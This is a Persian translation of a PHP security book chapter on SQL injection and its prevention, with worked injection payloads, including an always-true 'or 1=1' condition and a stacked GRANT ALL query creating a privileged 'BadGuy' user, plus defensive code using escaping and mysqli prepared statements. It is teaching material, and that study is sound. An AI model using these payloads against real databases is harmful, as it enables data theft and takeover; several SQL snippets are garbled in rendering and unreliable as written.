یک بخش مهم از ایمن نگه‌داشتن اسکریپت‌ها، خود عبارت از آزمودن آن‌ها جهت حفاظت در برابر نقص‌های ممکن هست. این امر دارای اهمیت است که مقادیر آزمونی را انتخاب کنید که واقعا بتوانند برنامه‌ی شما را از کار بیندازند. این مواد اغلب دقیقا همان مقادیری هستند که شما انتظار آن‌ها را ندارید. بنابراین، انتخاب این مقادیر یک وظیفه‌ی بسیار سخت‌تر از آن چیزی است که به نظر می‌رسد. بهترین مقادیر تست عبارتند از یک مخلوط جامع از مقادیر تصادفی بیهوده که باعث شکست سایر تلاش‌ها جهت تایید اعتبار شده‌اند و همین طور مقادیر نشان دهنده‌ی متاکاراکترها یا دستورات داخلی که می‌توانند از PHP به سیستم‌های شکننده ارسال شوند. در فصول بعدی، ما مثال‌هایی از تست‌های خاص جهت حفاظت در برابر تهدیدات خاص متعدد را ارائه خواهیم نمود.

۵،۴ خلاصه

بحث ما پیرامون چگونگ کسب اطمینان از اینکه اسکریپت‌های PHP شما به اندازه‌ی ممکن ایمن هستند، در کل بخش سوم ادامه خواهد داشت. ما در اینجا با بررسی چیزی که احتمالا ابتدایی‌ترین تهدید جهت امنیت داده‌های کاربران است، یعنی سوء استفاده از ورودی، بحث را آغاز نمودیم. چنین سوء استفاده‌ای ممکن است دارای اشکال مختلفی باشد:

- ورود متاکاراکترها

---

[۴۷] Input validation

- ورودی با نوع اشتباه
- ورودی با طول اشتباه
- ورودی حاوی دستورات غیرمترقبه
- ورود داده به درون رابط‌های مخفی

در ادامه به استراتژی‌های تایید اعتبار ورودی کاربران پرداختیم:

- شما باید رفتار خود PHP را با خاموش نمودن متغیرهای عمومی و اعلام متغیرها، کنترل کنید.
- شما باید ورودی مورد انتظار را پیش‌بینی نموده و تنها اجازه‌ی ورود چیزی را بدهید که انتظارش را دارید.
- شما باید نوع، طول و فرمت تمامی ورودی‌ها را بررسی نمایید. ما یک روتین را جهت کمک به خودکارسازی این امر ارائه نمودیم.
- شما باید هر نوع مقدار ارسالی به سایر سیستم‌ها را پاک‌سازی نمایید از قبیل متاکاراکترها، مسیرهای فایل و نام‌های فایل‌ها، URIها، آدرس‌های ایمیل، مقادیر هدر HTTP، کوئری‌های پایگاه‌داده، خروجی HTML و آرگومان‌های دستورات شل.

در نهایت، پیشنهاد دادیم که شما استراتژی‌های تایید اعتبار خود را مورد آزمون قرار دهید تا هر نوع ضعف در آن‌ها را قبل از نیازمند شدن واقعی جهت حفاظت از برنامه‌های خود، تشخیص داده و تصحیح نمایید.

در فصول بعدی، ما در خصوص حفاظت از اسکریپت‌های شما در برابر سه نوع متفاوت از حمله بحث خواهیم کرد که همه‌ی آن‌ها به سوء استفاده از ضعف‌ها در مدیریت شما بر ورودی‌های کاربر، بستگی دارند. ما در فصل ششم با بحث پیرامون تزریق SQL آغاز می‌کنیم.

مرکز پدافند امنیت هوافضای عملیات و جنگ‌های رایانه ای

۶ فصل ششم : ممانعت از SQL INJECTION

ما فصل پنجم در خصوص ایمن نگه‌داشتن اسکریپت‌های PHP با تایید اعتبار دقیق ورودی کاربر، آغاز نمودیم. ما این بحث را در اینجا نیز ادامه می‌دهیم و بر ورودی کاربرانی تمرکز می‌کنیم که در تعامل اسکریپت شما با پایگاه‌داده‌ی شما، مشارکت دارند. به هر حال، داده‌های ما به احتمال زیاد، ارزشمندترین دارایی شما هستند. هدف اصلی شما در نوشتن اسکریپت‌ها جهت دسترسی به این داده‌ها باید داده‌های کاربران شما را با هر هزینه ای، مورد محافظت قرار دهد. در ادامه‌ی این فصل، ما روش‌هایی را جهت استفاده از PHP جهت انجام این کار، ارائه می‌کنیم.

۶،۱ تزریق SQL چیست

هیچ فایده‌ای ندارد که داده‌ها را درون یک پایگاه‌داده قرار دهیم اگر قرار باشد که هیچ‌گاه از آن‌ها استفاده نکنیم؛ پایگاه‌های داده جهت بهبود دسترسی راحت و دستکاری راحت، داده‌های خود، طراحی شده‌اند. ولی انجام این امر دارای احتمال مشکلات نیز می‌باشد. این امر درست است نه فقط به این خاطر که شما ممکن است به صورت تصادفی همه چیز را به جای انتخاب کردن پاک کنید. در واقع، این مسئله وجود دارد که تلاش شما جهت انجام چیزی ساده ممکن است در واقع توسط فرد دیگری هایجک شود که دستورات مخرب خود را به جای دستورات شما قرار می‌دهد. این عمل جایگزین نمودن، را تزریق می‌نامند.

هر بار که شما ورودی کاربر را دریافت می‌کنید تا یک کوئری پایگاه‌داده را ایجاد کنید، به آن کاربر اجازه می‌دهید تا در ساخت و ساز یک دستور به سرور پایگاه‌داده، مشارکت داشته باشد. یک کاربر عادی ممکن است به اندازه‌ی کافی خوشحال باشد که مشخص کند که می‌خواهد یک مجموعه از تی‌شرت‌های آستین کوتاه را در اندازه‌ی بزرگ مشاهده کند؛ یک کاربر مهاجم سعی می‌کند تا روشی پیدا کند که عملی را که این موارد را انتخاب می‌کند به یک دستور تبدیل کند که آن‌ها را حذف می‌نماید یا حتی کاربدتری انجام می‌دهد. وظیفه‌ی شما به عنوان یک برنامه‌نویس یافتن روشی جهت غیر ممکن نمودن چنین تزریقاتی است.

۶،۲ تزریق SQL چگونه کار می‌کند

ساخت یک کوئری پایگاه‌داده یک فرآیند کاملا سرراست است. این فرآیند تقریبا اینگونه انجام می‌شود (برای نمایش دادن این امر ما فرض می‌کنیم که شما دارای یک پایگاه‌داده از کتاب هستید که در آن، هر کتاب داری یک موضوع خاص می‌باشد):

- شما یک فرم را ارائه می‌کنید که به کاربر اجازه می‌دهد تا چیزی را جهت جستجو وارد کند. فرض کنیم که این کاربر تصمیم می‌گیرد به دنبال کتاب هایی بگردد که از نوع ریاضی هستند.
- شما عبارت جست و جوی کاربر را دریافت می‌کنید و آن را بر روی یک متغیر ذخیره می‌کنید؛ چیزی شبیه به این:

```
$variety = $_POST['variety']
```

به گونه‌ای که مقدار متغیر $variety اکنون برابر است با math

- شما یک کوئری پایگاه‌داده را با استفاده از متغیر موجود در عبارت WHERE ایجاد می‌کنید؛ چیزی شبیه به این:

’query=”SELECT * FROM BOOKS WHERE variety=’$variety$ “؛

به گونه‌ای که مقدار متغیر $query اکنون برابر است با:

’SELECT * FROM BOOKS WHERE variety=’math

- شما این کوئری را به MySQL سرور، ارسال می‌کنید.

MySQL تمامی رکوردهای موجود در جدول کتاب‌ها را که دارای موضوع “math” می‌باشد، باز می‌گرداند.

تاکنون، این یک فرآیند راحت و آشنا می‌باشد. متاسفانه، گاهی فرآیندهای آشنا و ساده ما را به بی خیالی می‌رسانند. بنابراین، اجازه دهید نگاهی به ساخت و ساز واقعی آن کوئری بیندازیم.

- شما بخش غیر متغیر کوئری را ایجاد نموده و آن را با یک علامت نقل قول یکتا به پایان بردید، که شما به آن نیاز دارید تا ابتدای مقدار متغیر را نشان گذاری نمایید:

$query=”SELECT * FROM BOOKS WHERE variety؛”=

- شما این بخش غیر متغیر را با مقدار متغیر حاوی مقدار ارسالی کاربر، متصل نمودید:

$query.=$variety؛

- در ادامه، نتیجه را با یک علامت نقل قول یکتای دیگر مرتبط نمودید تا انتهای مقدار متغیر را نشان دهید:

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

$query؛“ ‘ ”=.

بنابراین، مقدار $query برابر بود با

SELECT * FROM BOOKS WHERE variety=’math’

موفقیت این ساخت و ساز به ورودی کاربر بستگی داشت. در این حالت، شما انتظار یک کلمه‌ی یکتا (یا احتمالا یک دسته کلمات) را داشتید که نشان دهنده‌ی یک موضوع خاص از کتاب باشد و آن را دریافت نمودید. بنابراین، این کوئری بدون هیچ مشکلی ایجاد شد و نتایج نیز به احتمال زیاد همان چیزی بوده اند که انتظار داشتید، یعنی فهرستی از کتاب‌ها که جهت آن‌ها موضوع کتاب برابر با “math” می‌باشد.

اکنون اجازه دهید فرض کنیم که کاربر شما، به جای وارد نمودن یک موضوع مثل ریاضی (یا مثلا تاریخی)، مقدار زیر را وارد می‌کند (به دو علامت اضافه شده توجه کنید):

math’ or 1=1؛

اکنون شما کوئری خود را ابتدا با بخش غیرمتغیر (ما در اینجا تنها مقدار ارائه آمده‌ی متغیر $query را نشان می‌دهیم) ایجاد می‌کنید:

SELECT * FROM BOOKS WHERE variety’=

سپس، آن را به مقدار متغیر حاوی چیزی که کاربر وارد نموده است (نشان داده شد هبه صورت پررنگ) می‌افزایید.

SELECT * FROM BOOKS WHERE variety=’math’ or 1=1؛

و در نهایت، علامت نقل قول بسته را اضافه می‌کنید:

SELECT * FROM BOOKS WHERE variety=’math’ or 1=1’؛

کوئری حاصل بسیار متفاوت از چیزی است که انتظار داشتید. در واقع، کوئری شما در حال حاضر شامل نه یک بلکه دو دستور است چرا که نقطه ویرگول در انتهای ورودی کاربر، دستور اولیه را می‌بندد (برای انتخاب رکوردها) و یک دستور دیگر را آغاز می‌کند. در این حالت، دومین دستور، که چیزی بیش از یک علامت نقل قول یکتا نمی‌باشد، بی معنی است.

ولی دستور اول نیز چیزی نیست که شما انتظار داشتید. هنگامی که کاربر یک علامت نقل قول یکتا را وارد ورودی می‌کند، وی مقدار متغیر مطلوب را پایان داده و یک شرط دیگر را افزوده است. بنابراین، به جای

مرکز مدیریت امداد و هماهنگی عملیات زخمدهای رایانه‌ای

بازگرداندن تنها آن رکوردهایی که در آن‌ها، موضوع برابر ریاضی است، در این حالت، شما رکوردهایی را بازخوانی می‌کنید که با هر کدام از این دو ملاک می‌خوانند، که اولی مال شما و دومی مال وی است؛ موضوع باید ریاضی بوده و یا ۱ برابر با ۱ باشد. از آنجا که ۱ همواره برابر با ۱ است، بنابراین، شما تمامی رکوردها را بازخوانی می‌کنید!

شما ممکن است بیان کنید که قرار است از نقل قول دوگانه به جای یگانه جهت مشخص نمودن متغیرهای ارسالی کاربر استفاده کنید. این امر باعث کند شدن مهاجم می‌شود ولی تنها تا زمانی که فرآیند شکست خورده و وی این اکسپلویت را دوباره امتحان کند،و این بار از علامت نقل قول دوگانه استفاده کند که اجازه‌ی موفقیت وی را می‌دهد. (ما در اینجا یادآوری می‌کنیم که همان‌طور که در فصل پنجم بیان کردیم، تمامی پیام‌های خطا جهت کاربر باید غیرفعال شوند. اگر یک پیام خطا در اینجا ایجاد شود، به مهاجم کمک می‌کند به این دلیل که توضیح خاصی را جهت شکست خوردن حمله‌ی وی ارائه خواهد داد.)

به عنوان یک موضوع عملی، اینکه کاربر شما تمامی رکوردها را به جای تنها مجموعه‌ای از آن‌ها ببیند، در نگاه اول ممکن است چنان چیز مهمی نباشد ولی در واقعیت این امر بسیار مهم است؛ نمایش تمامی رکوردها می‌تواند به سادگی اطلاعاتی در مورد ساختار جدول در اختیار وی قرار دهد، اطلاعاتی که به راحتی می‌تواند بعدا جهت اهداف مخرب تری مورد استفاده قرار گیرد. این امر خصوصا زمانی صادق است که پایگاه‌داده‌ی شما شامل چیزی غیر مخرب مثل کتاب نباشد بلکه جهت مثال فهرستی باشد از کارمندان و حقوق سالیانه‌ی آن‌ها.

و به عنوان یک موضوع نظری، این اکسپلویت در واقع چیز بسیار بدی است. با تزریق چیزی غیرمترقبه به درون کوئری شما، این کاربر موفق به تغییر دسترسی مورد نظر شما به پایگاه‌داده جهت رسیدن به مقاصد خود، شده است. بنابراین، اکنون، پایگاه‌داده‌ی شما به همان اندازه که جهت شما باز است جهت وی نیز باز است.

۶،۳ PHP و تزریق MySQL

همان‌طور که قبلا بیان کردیم، PHP، بر اساس طراحی خود، هیچ کاری انجام نمی‌دهد مگر اینکه شما به او بگویید. دقیقا همین نگرش است که به اکسپلویت هایی از قبیل مورد بالا، اجازه می‌دهد.

ما فرض می‌کنیم که شما به صورت عمدی و یا حتی تصادفی، یک کوئری پایگاه‌داده را ایجاد نخواهید کرد که دارای اثرات مخرب باشد؛ مشکل، ورودی ارسالی از سوی کاربران شما است. بنابراین، اجازه دهید که

اکنون نگاهی دقیق‌تر بیندازیم به روش‌های مختلفی که کاربران شما ممکن است اطلاعات را جهت اسکریپت‌های شما، ارسال نمایند.

۶,۳,۱ انواع ورودی کاربران

روشی که از طریق آن، کاربران بر رفتار اسکریپت‌های شما تاثیر می‌گذارند پیچیده‌تر و پیچیده‌تر از چیزی هستند که در نگاه اول به نظر می‌رسد.

مشخص‌ترین منبع ورودی کاربر البته عبارت از یک فیلد ورود متن در یک فرم هست. با چنین فیلدی، شما به صورت عمدی ورودی کاربر را درخواست می‌کنید. به علاوه، شما یک فیلد کاملا باز را جهت کاربر فراهم می‌کنید؛ هیچ روشی وجود ندارد که شما از قبل چیزی را که کاربر می‌تواند تایپ نماید را محدود کنید (هرچند می‌توانید طول آن را محدود کنید اگر تمایل داشتید). به همین دلیل است که منبع قابل توجه اکسپلویت‌های تزریق عبارت است از فیلد فرم بدون محافظت.

ولی سایر منابع نیز وجود دارند و اندکی تفکر در خصوص فناوری مورد استفاده در فرم‌ها (انتقال اطلاعات از طریق روش POST) ، باید یک منبع معمول دیگر را جهت انتقال اطلاعات به یادآورد یعنی روش GET. یک کاربر زیرک می‌تواند به سادگی ببیند که چه زمانی اطلاعات در حال انتقال به یک اسکریپت است به صورتی که تنها به URI نمایش داده شده در آدرس مرورگر نگاه کند

یک استراتژی معمول جهت محدود نمودن ورودی کاربران عبارت است از ارائه‌ی یک ورودی گزینه‌ای به جای یک ورودی در یک فرم. این کنترل، کاربر را مجبور به انتخاب از میان یک مجموعه مقدار از پیش تعیین شده، می‌کند و به نظر خواهد رسید که کاربر را از وارد نمودن هر چیز غیرمنتظره‌ای باز می‌دارد. ولی درست به صورتی که یک مهاجم می‌تواند یک URI را جعل نماید (یعنی یک URI نامشروع ایجاد کند که به عنوان یک URI مشروع، نشان داده می‌شود)، وی همچنین می‌تواند ویرایش شخصی خود را از فرم شما با انتخاب‌های غیرمشروع به جای انتخاب‌های ایمن از پیش تعیین شده در ورودی گزینه ای، ایجاد نماید. انجام این کار بسیار ساده است؛ تنها چیزی که چنین کاربری نیاز دارد این است که منبع را مشاهده نموده و سپس کد منبع فرم را بریده و بچسباند، که این کد کاملا در دسترس وی قرار دارد. بعد از تغییر انتخاب‌ها، وی می‌تواند فرم را ارسال نماید.

بنابراین، کاربران روش‌های متفاوتی جهت تلاش جهت تزریق کد مخرب به درون یک اسکریپت دارند.

۶,۳,۲ انواع حملات تزریق

اگر اسکریپت شما یک دستور SELECT را اجرا نماید، مهاجم می‌تواند با افزودن شرطی از قبیل ۱=۱ به درون عبارت WHERE با دستوراتی به شکل زیر، تمامی ردیف‌های جدول را نمایش دهد

’;SELECT * FROM BOOKS WHERE variety=’math’ or 1=1

همان‌طور که قبلا در این فصل بیان کردیم، این امر می‌تواند به خودی خود، اطلاعات ارزشمندی باشد چرا که ساختار کلی جدول را نشان می‌دهد (به شکلی که یک رکورد یکتا نمی‌تواند نشان دهد) و همین طور رکوردهایی را نمایش می‌دهد که ممکن است حاوی اطلاعات محرمانه باشند.

یک دستور UPDATE دارای پتانسیل تخریب مستقیم بیشتری است. با افزودن ویژگی‌های اضافی به درون عبارت SET، یک مهاجم می‌تواند هر کدام از فیلدهای موجود در رکورد در حال به روز رسانی را تغییر دهد که این کار به این شکل انجام می‌شود (تزریق به صورت پررنگ نوشته شده است):

’UPDATE BOOKS SET PRICE=1 WHERE variety=’math

و با افزودن یک شرط که همواره درست است از قبیل ۱=۱ درون عبارت WHERE در یک دستور UPDATE، این تغییر می‌تواند جهت هر رکوردی تعمیم یابد. با کدی به این شکل

’OR 1=1;’ UPDATE BOOKS SET PRICE=1 WHERE variety=’math

۶,۳,۳ تزریق چند کوئری

تزریق چند کوئری، صدمه‌ی بالقوه‌ای را که یک مهاجم می‌تواند ایجاد کند، چند برابر می‌کند چرا که اجازه‌ی وارد شدن بیش از یک دستور مخرب را در یک کوئری می‌دهد. مهاجم این امر را با افزودن اتمام ناگهانی کوئری، انجام می‌دهد. این امر به سادگی در MySQL انجام می‌شود که در آن، در ابتدا یک علامت نقل قول افزوده شده (چه یکتا و چه دوگانه؛ یک آزمایش لحظه‌ای مشخص می‌کند که کدام یکی) انتهای متغیر مورد انتظار را مشخص می‌کند؛ و سپس یک نقطه ویرگول، این دستور را پایان می‌دهد. اکنون، یک دستور حمله‌ی اضافی را می‌توان در انتهای دستور اولیه که اکنون پایان یافته است، اضافه نمود. کوئری تخریبی ارائه آمده ممکن است چیزی شبیه به این باشد (در اینجا نیز تزریق که بیش از دو خط است، به صورت پررنگ نوشته شده است):

’SELECT * FROM BOOKS WHERE variety=’math؛

’GRANT ALL on *.* TO ‘BadGuy@&’ IDENTIFIED BY ‘pass؛

این اکسپلویت قابلیت ساخت یک کاربر جدید بنام BadGuy، با تمامی مجوزها بر روی جداول و یک رمزعبور دلخواه را بر روی یک گزاره‌ی ساده‌ی SELECT سوار می‌کند

روشهای قابل توجهی جهت این امر وجود دارد که آیا چنین کوئری حتی توسط سرور MySQL پردازش خواهد شد یا خیر. چنین گوناگونی‌ها ممکن است به دلیل ویرایش‌های مختلف MySQL باشد، ولی بیشتر به دلیل روشی است که کوئری‌های چندگانه، ارائه می‌شوند. برنامه‌ی نظارتی MySQL بدون هیچ مشکلی به چنین کوئری اجازه می‌دهد. GUI معمول MySQL، یعنی phpMyAdmin تنها همه چیز را قبل از کوئری نهایی، رها نموده و تنها همان را پردازش خواهد نمود.

ولی بیشتر کوئری‌های چندگانه در یک بستر تزریق توسط افزونه‌ی mysql در PHP مدیریت می‌شوند. خوشحالیم که بگوییم که این افزونه به صورت پیش‌فرض اجازه‌ی اجرای بیش از یک دستور را در یک کوئری نمی‌دهد؛ تلاش جهت اجرای دو دستور (به مانند اکسپلویت تزریق نشان داده شده) شکست می‌خورد، بدون اینکه هیچ خطایی ارائه شده و یا خروجی تولید شود. به نظر می‌رسد که این رفتار را هیچگاه نمی‌توان دور زد. بنابراین، در این حالت، PHP، علی‌رغم رفتار پیش‌فرض دخالت نکردن، در واقعا از شما در برابر آشکارترین انواع تزریق محافظت می‌کند.

افزونه‌ی mysqli جدید PHP 5 به مانند mysql، به صورت ذاتی اجازه‌ی چندین کوئری را نمی‌دهد ولی دارای یک تابع mysqli_multi_query() می‌باشد که به شما اجازه می‌دهد این کار را انجام دهید اگر واقعا تمایل دارید. با این حال، اگر تصمیم گرفتید که واقعا می‌خواهید این کار را انجام دهید، ما درخواست می‌کنیم که به یاد داشته باشید که با انجام این کار شما کار یک تزریق‌کننده را تا حد زیادی راحت‌تر می‌کنید.

با این حال، وضعیت با SQLite، موتور پایگاه‌داده‌ی SQL درونی که به همراه PHP 5 قرار داده شده است (ن.ک. http://sqlite.org/ and) بسیار خطناک‌تر است و این امر اخیرا توجه زیادی را به دلیل سادگی استفاده به خود جلب نموده است. SQLite به صورت پیش‌فرض اجازه‌ی کوئری‌های با چند دستور را در بعضی موارد می‌دهد چرا که پایگاه‌داده می‌تواند کوئری‌ها را به شکلی بسیار موثر بهینه‌سازی نماید، علی الخصوص گزاره‌های INSERT. با این حال، تابع sqlite_query() اجازه‌ی اجرای چندین

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه‌ای

کوئری را نخواهد داد اگر نتیجه‌ی کوئری‌ها قرار باشد توسط اسکریپت شما مورد استفاده قرار گیرند، مثلا در حالت SELECT جهت بازخوانی رکوردها.

نقص تزریق SQL در Invision Power Board

Invision Power Board یک سیستم فوروم بسیار معروف است (ن.ک. جهت اطلاعات بیشتر). در ۶ ماه می۵۲۰۰، یک نقص تزریق SQL در کد لاگین توسط جیمز برسگای شرکت تحقیقاتی امنیت گالف تک (ن.ک. جهت اطلاعات بیشتر) یافت شد.

کوئری لاگین به صورت زیر می‌باشد:

```
$DB->query("SELECT * FROM ibf_members WHERE id=$mid AND password='$pid'");
```

متغیرای دی اعضا $mid و متغیرای دی رمزعبور $pid از تابع my_cookie() با این دو خط، فراخوانی می‌شوند:

```
$mid = intval($std->my_getcookie('member_id'));
$pid = $std->my_getcookie('pass_hash');
```

تابع my_cookie() متغیر درخواستی را با این خط از کوکی دریافت می‌کند:

```
return urldecode($_COOKIE[$ibforums->vars['cookie_id'].$name]);
```

مقدار بازگشت داده شد ه از کوکی به هیچ وجه پاک سازی نمی‌شود. در حالی که $mid برابر با یک عدد صحیح قبل از استفاده در کوئری، قرار می‌گیرد، $pid دست نخورده باقی می‌ماند. بنابراین، این امر تحت انواع تزریقی قرار دارد که در بالا بحث کردیم.

این نقص با تغییر تابع my_cookie() به شکل زیر، تصحیح شد (برای کسب اطلاعات مرتبط ن.ک.):

```
if ( ! in_array( $name, array('topicsread', 'forum_read', 'collapseprefs') ) )
{
  return $this->➥
    clean_value(urldecode($_COOKIE[$ibforums->vars['cookie_id'].$name]));
}
else
{
  return urldecode($_COOKIE[$ibforums->vars['cookie_id'].$name]);
}
```

با این تصحیح، متغیرهای حیاتی بعد از عبور از تابع clean_value() بازگردانده می‌شوند در حالی که سایر متغیرها بدون پاک‌سازی باقی می‌مانند.

منبع:

۶،۴ ممانعت از تزریق SQL

اکنون که ما این مسئله را بررسی کردیم که تزریق SQL چیست، چگونه می‌توان آن را اجرا نمود و شما تا چه حد در برابر آن نقص دارید، اجازه دهید به روش‌های ممانعت از آن بپردازیم. خوشبختانه، PHP دارای منابع غنی می‌باشد و ما با اطمینان پیش‌بینی می‌کنیم که یک کاربرد دقیق و کامل از روش‌هایی که ما پیشنهاد می‌کنیم، در نهایت هر نوع امکان تزریق SQL در اسکریپت‌های شما را با پاک‌سازی داده‌های کاربران شما قبل از اینکه تخریبی انجام دهند، از بین خواهد برد.

۶،۴،۱ نشان نمودن همه‌ی مقادیر در کوئری

همواره مقادیر درون کوئری‌های خود را مشخص کنید ،شما معمولا از علامت نقل قول یکتا (به جای دوگانه) استفاده میکنید که این کار از یک لحاظ، تایپ نمودن کوئری را راحت‌تر و از لحاظی دیگر، این امر (هرچند بسیار اندک) کار تجزیه‌ای را که PHP باید جهت پردازش آن انجام دهد (در برابر استفاده از نقل قول دوگانه)، کاهش می‌دهد.

ما در اینجا کوئری اصلی و غیر تزریقی را داریم :

```
SELECT * FROM BOOKS WHERE variety='math'
```

و یا می‌توان به صورت زیر استفاده کرد :

```
$query=" SELECT * FROM BOOKS WHERE variety='math;" '
```

علامت‌های نقل قول اصولا جهت مقادیر عددی مورد نیاز نیستند. ولی اگر تصمیم گرفتید که علامت‌های نقل قول را دو اطراف یک مقدار جهت یک فیلد مانند math استفاده نکنیدT اگر کاربر شما یک مقدار خالی را وارد فرم شما نمود، شما با یک کوئری به این صورت مواجه خواهید شد:

مرکز مدیریت امداد و هماهنگی عملیات در حادثه‌های رایانه‌ای

SELECT * FROM BOOKS WHERE variety=

البته این کوئری، از لحاظ ساختاری نامعتبر است، در صورتی که کوئری زیر نامعتبر نیست:

SELECT * FROM BOOKS WHERE variety”=

کوئری دوم (بر اساس فرض) هیچ نتیجه‌ای را ارائه نمی‌کند ولی حداقل یک پیام خطا را نیز ارائه نمی‌دهد به صورتی که یک مقدار خالی بدون نقل قول ارائه خواهد داد (هرچند که شما تمامی گزارش‌های خطا جهت کاربران را خاموش نموده باشید- خاموش کرده اید؟).

۶,۴,۲ بررسی انواع مقادیر ارسالی کاربران

قبلا بیان نمودیم که تاکنون اصلی‌ترین منبع تلاش‌های تزریق SQL، یک ورودی غیرمنتظره در فرم است. با این حال، هنگامی که شما جهت یک کاربر امکان ارسال نوعی مقدار را از طریق یک فرم ارائه می‌کنید، شما دارای مزیت قابل توجه دانستن این امر از قبل هستید که چه نوع ورودی را باید دریافت کنید. این امر باید اجرای یک بررسی ساده بر روی تایید اعتبار ورودی کاربر را تا حد زیادی ساده نماید. ما چنین تایید اعتباری را به صورت کامل در فصل پنجم مورد بحث قرار دادیم، که اکنون شما را به آن ارجاع می‌دهیم. در اینجا تنها خلاصه‌ای از آنچه آنجا گفتیم را بیان می‌کنیم.

اگر انتظار یک عدد را دارید (برای ادامه دادن مثال قبلی خود، قیمت کتاب)، آنگاه می‌توانید از یکی از این روش‌ها جهت اطمینان از این امر استفاده کنید که چیزی که دریافت می‌کنید واقعا عددی می‌باشد:

استفاده از تابع is_int() (یا مستعارهای آن یعنی is_integer() یا is_long()

استفاده از تابع gettype()

استفاده از تابع intval()

استفاده از تابع settype()

برای بررسی طول ورودی کاربر، می‌توانید از تابع strlen() استفاده کنید.

برای بررسی اینکه آیا زمان یا تاریخ مد نظر، معتبر است یا خیر می‌توانید از تابع strtotime() استفاده کنید.

مرکز مدیریت امداد و هماهنگی عملیات آسیب‌های رایانه ای

مطمئنا مفید خواهد بود که مطمئن شوید که ورودی یک کاربر حاوی کاراکتر نقطه ویرگول. شما می‌توانید این کار را به سادگی با استفاده از تابع strpos() به صورت زیر انجام دهید:

```
if ( strpos( $variety, ';' ) ) exit ( "$variety is an invalid value for variety!" );
```

همان‌طور که در فصل پنجم پیشنهاد دادیم، یک تحلیل دقیق بر روی انتظارات خود جهت ورودی کاربر، بررسی بسیاری از آن‌ها را ساده می‌کند.

۶,۴,۳ نادیده گیری هر کاراکتر مبهم در کوئری‌های خود

باز هم، به صورت کامل در فصل پنجم نادیده‌گیری کارکترهای خطرناک را مورد بحث قرار دادیم. ما تنها در اینجا پیشنهادات محوری را تکرار می‌کنیم و شما را جهت دریافت جزئیات به فصل پنجم ارجاع می‌دهیم:

از دستورالعمل magic_quotes_gpc یا همکار پشت صحنه‌ی آن یعنی تابع addslashes() استفاده نکنید که در کاربرد خود دارای محدودیت بوده و نیازمند گام اضافی استفاده از تابع stripslashes() می‌باشد.

تابع mysql_real_escape_string() عمومی‌تر است ولی دارای ضعف‌های مختص خود می‌باشد.

۶,۴,۴ ساخت یک لایه انتزاعی جهت بهبود امنیت

پیشنهاد نمی‌دهیم که روش‌های فهرست شده در بالا را به صورت دستی جهت هر مورد از ورودی‌های کاربر اعمال نمایید. به جای آن، شما باید یک لایه‌ی انتزاعی را ایجاد کنید. یک انتزاع ساده راه حل‌های تایید اعتبار شما را درون یک تابع قرار می‌دهد و آن تابع را جهت هر مورد از ورودی کاربر فراخوانی می‌کند. یک لایه‌ی پیچیده‌تر می‌تواند حتی یک گام عقب‌تر برود، و کل فرآیند ایجاد یک کوئری ایمن را در یک کلاس قرار دهد. بسیاری از چنین کلاس هایی وجود دارند، ما تعدادی از آن‌ها را در ادامه‌ی این فصل مورد بحث قرار خواهیم داد.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۶,۴,۴,۱ بهبود برنامه‌ی موجود

اگر شما دارای یک برنامه‌ی موجود هستید که می‌خواهید آن را تقویت کنید یک لایه‌ی انتزاعی ساده بسیار مناسب خواهد بود. کد لازم جهت یک تابع که هر نوع ورودی کاربر را که شما دریافت می‌کنید را پاک‌سازی می‌کند، چیزی شبیه به این است:

```
function safe( $string ) {
  return "'" . mysql_real_escape_string( $string ) . "'"
}
```

توجه کنید که ما علامت نقل‌قول یکتای مورد نیاز جهت مقدار (از آنجا که این موارد ممکن است به سختی دیده شوند و بنابراین معمولا نادیده گرفته می‌شوند) و همین‌طور تابع mysql_real_escape_string() را در آن ایجاد نموده‌ایم. این تابع جهت ایجاد یک متغیر query$ مورد استفاده قرار می‌گیرد، به این صورت که:

$variety=safe($_POST[‘variety’]);

$query=”SELECT * FROM BOOKS WHERE variety=”.$variety;

اکنون، کاربر شما اکسپلویت تزریق را با وارد کردن این مقدار جهت variety$ امتحان می‌کند:

Math’ or 1=1

بدون پاک‌سازی، کوئری به دست آمده به این صورت خواهد بود که نتایج غیرمترقبه و نامطلوبی را در بر دارد:

SELECT * FROM BOOKS WHERE variety=’math’ or 1=1’;

با این حال، اکنون‌که ورودی کاربر پاک‌سازی شده است، کوئری حاصل، یک کوئری سالم خواهد بود:

SELECT * FROM BOOKS WHERE variety=’math’\ or 1=1’;\

از آنجا که هیچ فیلدی در پایگاه‌داده با این مقدار مشخص شده وجود ندارد (که دقیقا همان چیزی است که کاربر مهاجم وارد نموده است: math' or 1=1;)، این کوئری هیچ نتیجه‌ای را ارائه نخواهد کرد و تزریق شکست می‌خورد.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۶,۴,۴,۲ ایمن نمودن یک برنامه‌ی جدید

اگر شما در حال ایجاد یک برنامه‌ی جدید هستید، شما می‌توانید از ابتدا با یک لایه‌ی عمیق‌تر از انتزاع کار خود را شروع کنید. در این حالت، پشتیبانی بهبودیافته‌ی MySQL در PHP 5، قرار گرفته در افزونه‌ی جدید mysqli، قابلیت‌های قوی را ارائه می‌کند (هم رویه‌ای و هم شیءگرا) که شما حتما باید از آن‌ها بهره ببرید. توجه کنید که پشتیبانی mysqli تنها در صورتی در دسترس هست که شما PHP را با گزینه‌ی with-mysqli=path/to/mysql_config-- کامپایل کرده باشید.

یک ویرایش رویه‌ای از کد جهت ایمن نمودن یک کوئری با mysqli در ادامه آورده شده است:

```
<?php

// retrieve the user's input
$animalName = $_POST['animalName'];
```

مرکز مدیریت و هماهنگی عملیات رخدادهای رایانه ای

```
// connect to the database
$connect = mysqli_connect( 'localhost', 'username', 'password', 'database' );
if ( !$connect ) exit( 'connection failed:  ' . mysqli_connect_error() );

// create a query statement resource
$stmt = mysqli_prepare( $connect,
 "SELECT intelligence FROM animals WHERE name = ?" );

if ( $stmt ) {
  // bind the substitution to the statement
  mysqli_stmt_bind_param( $stmt, "s", $animalName );

  // execute the statement
  mysqli_stmt_execute( $stmt );

  // retrieve the result...
  mysqli_stmt_bind_result( $stmt, $intelligence );

  // ...and display it
  if ( mysqli_stmt_fetch( $stmt ) ) {
    print "A $animalName has $intelligence intelligence.\n";
  } else {
    print 'Sorry, no records found.';
  }

  // clean up statement resource
  mysqli_stmt_close( $stmt );
}

mysqli_close( $connect );

?>
```

